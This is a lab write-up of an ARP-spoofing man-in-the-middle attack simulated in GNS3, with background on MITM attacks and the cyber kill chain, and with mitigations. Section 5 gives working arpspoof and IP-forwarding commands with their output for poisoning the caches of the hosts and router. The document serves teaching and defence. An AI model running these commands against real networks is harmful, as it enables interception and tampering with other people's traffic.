Man-In-The-Middle Attack Simulation using Kali Linux and GNS3

Contents:

1. What is Man-in-the-Middle

According to an IBM article a man-in-the-middle attack is a form of cyberattack in which a hacker steals sensitive information by eavesdropping on a communication between two online targets.

The attack requires only two stages to complete: interception and decryption. To intercept traffic between two devices or targets, the attacker can first of all listen to the traffic to find vital information they could use to impersonate one of the targets in the later stage of the attack. Decryption consists of the attacker using the information from the first stage, to impersonate either one of the two targets or an intermediary node in between the two devices, after this, the attacker is ready to receive data from one target, decide how to manipulate it and later send it to the other end device where the traffic would like it came from the other legitimate device.

The techniques used in a MITM attack include IP spoofing, ARP spoofing or ARP cache poisoning, DNS spoofing, HTTPS spoofing, SSL hijacking and SSL stripping.

A good example of a MITM attack is the vulnerability that Tesla found on their cars last year. This vulnerability allowed hackers to use a spoofed WiFi hotspot at a Tesla charging station where they could harvest account credentials of any Tesla owners in the vicinity. Due to this, the attackers could generate a new “phone key” which would enable them to later unlock and start the target vehicle.

In order to mitigate such an attack, the following methods and technologies are recommended:

- Endpoint security – including latest patches and antivirus software
- VPN (Virtual Private Networks) – provide a strong defense against MITM attacks by encrypting network traffic
- MFA (Multifactor authentication) – requires additional steps beyond entering a password to access an account, device or network service
- Stronger Encryption – which is fundamental for network security
- Avoidance of public WiFi networks – people should avoid performing transactions involving sensitive data over public WiFi networks.

2. What is Kali Linux

As stated on it’s official website, Kali Linux is an open-source, Debian-based Linux distribution which allows users to perform advanced penetration testing and security auditing.

This distribution has several hundred tools, configurations, and scripts with industry-specific modifications that allow users to focus on tasks such as computer forensics, reverse engineering and vulnerability detection.

3. What is GNS3

GNS3 is a versatile software program where users could simulate networks using real IOS images or virtual machines. GNS3 offers users the possibility to simulate all sorts of scenarios that could happen to a real network, such as cyber attacks or a huge number of network topologies and configurations.

4. The Cyber Kill Chain

4.1 Reconnaissance

In this step of the kill chain, an attacker gathers as much information as possible about the target (i.e. server IP or vulnerabilities)

4.2 Weaponization

The attacker proceeds to create a malicious tool such as a script to facilitate further steps in executing the attack.

4.3 Delivery

The attack vector is delivered, such as sending packets or initiating requests.

4.4 Exploitation

Quite self-explanatory, the attacker exploits vulnerabilities to achieve their goal.

4.5 Installation

The attacker may install malicious software on the target

4.6 Command and Control

If necessary, the attacker establishes control over the compromised system.

4.7 Actions on Objectives

The final stage of the kill chain which involves the attacker’s goal.

5. Simulating The Attack

The topology for this project is a star topology where every device is directly connected to a central switch as followed:

1. PC1 – 192.168.1.3/24
2. PC2 – 192.168.1.2/24
3. R1 – 192.168.1.1/24
4. Kali – 192.168.1.99/24
5. SW1



Figure 1: GNS3 Network Topology

Before the attack could commence, the attacker machine had to have IP forwarding enabled to ensure that intercepted packets are forwarded between victims.

echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

The next step was to poison the ARP cache to trick the PCs that the attacker machine is the router.

For PC1 I issued the following commands:

sudo arpspoof -i eth0 -t 192.168.1.3 -r 192.168.1.1

```
└─$ sudo arpspoof -i eth0 -t 192.168.1.3 -r 192.168.1.1
0:c:29:de:8d:7d 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d ca:1:b:48:0:0 0806 42: arp reply 192.168.1.3 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d ca:1:b:48:0:0 0806 42: arp reply 192.168.1.3 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d ca:1:b:48:0:0 0806 42: arp reply 192.168.1.3 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d ca:1:b:48:0:0 0806 42: arp reply 192.168.1.3 is-at 0:c:29:de:8d:7d
0:c:29:de:8d:7d 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at 0:c:29:de:8d:7d
```

Figure 2: Arpspoofing on the link between PC1 and R1

sudo arpspoof -i eth0 -t 192.168.1.1 -r 192.168.1.3

For PC2 I did the exact same as with PC1 but only replaced the target with PC2's IP address:

sudo arpspoof -i eth0 -t 192.168.1.2 -r 192.168.1.1
sudo arpspoof -i eth0 -t 192.168.1.1 -r 192.168.1.2

By spoofing the router's ARP address, PCs will actually send traffic to the attacker machine instead of the router. This process is demonstrated in the following screenshots.



Figure 2: Wireshark ICMP capture for PC1



Figure 3: Wireshark ICMP capture for PC2



Figure 3: Wireshark ICMP capture for R1

After the attack was successful I issued the following commands to restore the original MAC address mapping:

sudo arpspoof -t 192.168.1.2 192.168.1.1 -r
sudo arpspoof -t 192.168.1.3 192.168.1.1 -r

And finally, using the command below to disable IP forwarding, the attacker machine no longer acts as the router.

echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward

6. Conclusions

This project is meant to demonstrate how an ARP spoofing-based MITM attack can compromise network security by allowing an attacker to intercept and manipulate traffic between two devices.

Key Takeaways:

- **Ease of Execution** – ARP spoofing is relatively simple to perform, making it a common attack vector in unsecured networks.
- **Data Interception & Manipulation** – Attackers can eavesdrop on or alter sensitive information in transit.
- **Legal & Ethical Implications** – While this was a controlled simulation, real-world MITM attacks on unauthorized systems are illegal.
- **Mitigation Strategies** – Organizations can prevent ARP spoofing attacks by implementing: Dynamic ARP Inspection to block spoofed ARP

packets, static ARP entries for critical devices to prevent ARP poisoning, or VLAN segmentation to limit the impact of spoofing within a network.